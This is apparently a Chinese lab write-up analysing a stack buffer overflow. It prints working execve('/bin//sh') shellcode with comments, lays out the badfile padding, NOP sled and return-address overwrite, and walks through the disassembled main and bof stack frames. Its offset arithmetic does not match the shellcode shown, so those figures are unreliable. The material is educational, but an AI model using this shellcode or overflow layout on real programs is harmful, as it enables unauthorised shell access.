Exploit 的分析


Shellcode 的实现分析

```
char shellcode[] =
   "\x31\xc0"          // xor eax, eax          ；将 eax 寄存器清零
   "\x50"              // push eax              ；将 0 压入栈，作为 execve 的第三个参数（envp）
   "\x68""//sh"        // push dword 0x68732f2f；将字符串 "//sh" 压入栈
   "\x68""/bin"        // push dword 0x6e69622f；将字符串 "/bin" 压入栈
   "\x89\xe3"          // mov ebx, esp          ；将栈顶地址（指向 "/bin//sh"）存入 ebx
   "\x50"              // push eax              ；将 0 压入栈，作为 execve 的第二个参数（argv）
   "\x53"              // push ebx              ；将 ebx 压入栈，作为 execve 的第一个参数（filename）
   "\x89\xe1"          // mov ecx, esp          ；将栈顶地址存入 ecx，作为 argv 的地址
   "\x99"              // cdq                   ；将 edx 清零，作为 execve 的第三个参数（envp）
   "\xb0\x0b"          // mov al, 0xb           ；将系统调用号 11 (execve) 存入 al
   "\xcd\x80"          // int 0x80              ；触发系统调用
;
```


Badfile 的结构分析

首先设定 shellcode 相对于字符串起始地址的偏移：shellcode 长度为 25*4=100 字节。加上两个字符串结束符 2*2*4=16 字节，一共是 116 字节。Buffer 一共是 517 字节，所以 shellcode 开始于 516-116=400 字节。在 buffer 的前 25*4 个字节上填充的是 shellcode 相对于 buffer 的起始位置，用来溢出到 bof 函数的返回地址，中间填充的是 nop，确保跳转到此区域可以执行到下面的 shellcode。最后是 shellcode 和字符串终止符。

栈溢出的执行效果



Stack 的汇编分析



```
08048505 <main>:
 8048505:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048509:       83 e4 f0                and    $0xfffffff0,%esp
 804850c:       ff 71 fc                pushl  -0x4(%ecx)
 804850f:       55                      push   %ebp
 8048510:       89 e5                   mov    %esp,%ebp
 8048512:       53                      push   %ebx
 8048513:       51                      push   %ecx
 8048514:       81 ec 10 02 00 00       sub    $0x210,%esp
 804851a:       e8 f1 fe ff ff          call   8048410 <__x86.get_pc_thunk.bx>
 804851f:       81 c3 e1 1a 00 00       add    $0x1ae1,%ebx
 8048525:       83 ec 08                sub    $0x8,%esp
 8048528:       8d 83 20 e6 ff ff       lea    -0x19e0(%ebx),%eax
 804852e:       50                      push   %eax
 804852f:       8d 83 22 e6 ff ff       lea    -0x19de(%ebx),%eax
 8048535:       50                      push   %eax
 8048536:       e8 65 fe ff ff          call   80483a0 <fopen@plt>
 804853b:       83 c4 10                add    $0x10,%esp
 804853e:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048541:       ff 75 f4                pushl  -0xc(%ebp)
 8048544:       68 05 02 00 00          push   $0x205
 8048549:       6a 01                   push   $0x1
 804854b:       8d 85 ef fd ff ff       lea    -0x211(%ebp),%eax
 8048551:       50                      push   %eax
 8048552:       e8 09 fe ff ff          call   8048360 <fread@plt>
 8048557:       83 c4 10                add    $0x10,%esp
 804855a:       83 ec 0c                sub    $0xc,%esp
 804855d:       8d 85 ef fd ff ff       lea    -0x211(%ebp),%eax
 8048563:       50                      push   %eax
 8048564:       e8 6d ff ff ff          call   80484d6 <bof>
 8048569:       83 c4 10                add    $0x10,%esp
 804856c:       83 ec 0c                sub    $0xc,%esp
 804856f:       8d 83 2a e6 ff ff       lea    -0x19d6(%ebx),%eax
 8048575:       50                      push   %eax
 8048576:       e8 05 fe ff ff          call   8048380 <puts@plt>
 804857b:       83 c4 10                add    $0x10,%esp
```

Main 函数栈分析

调用 fopen 前：利用 ebx+偏移的方式压入作为 fopen 的两个参数字符串指针。

调用 fopen 后：调整栈顶位置，分别压入 badfile 的位置，BUFFER_SIZE 等四个参数，调用 fread。


调用 fread 后：调整栈顶位置，压入 str 位置，调用 bof。

Bof 函数栈分析

X86.get_pc_thunk.ax：将当前函数的地址存到 eax，用来通过相对地址访问变量

调用 strcpy 前：依次压入 str，buffer 的地址

调用 strcpy 后：原 bof 函数栈已经被摧毁，现在 bof 栈上的内容是 buffer 溢出的部分。同时溢出的部分改变了从 bof 返回 main 的地址

调用 ret 后：跳转到 shellcode 对应位置执行

画图分析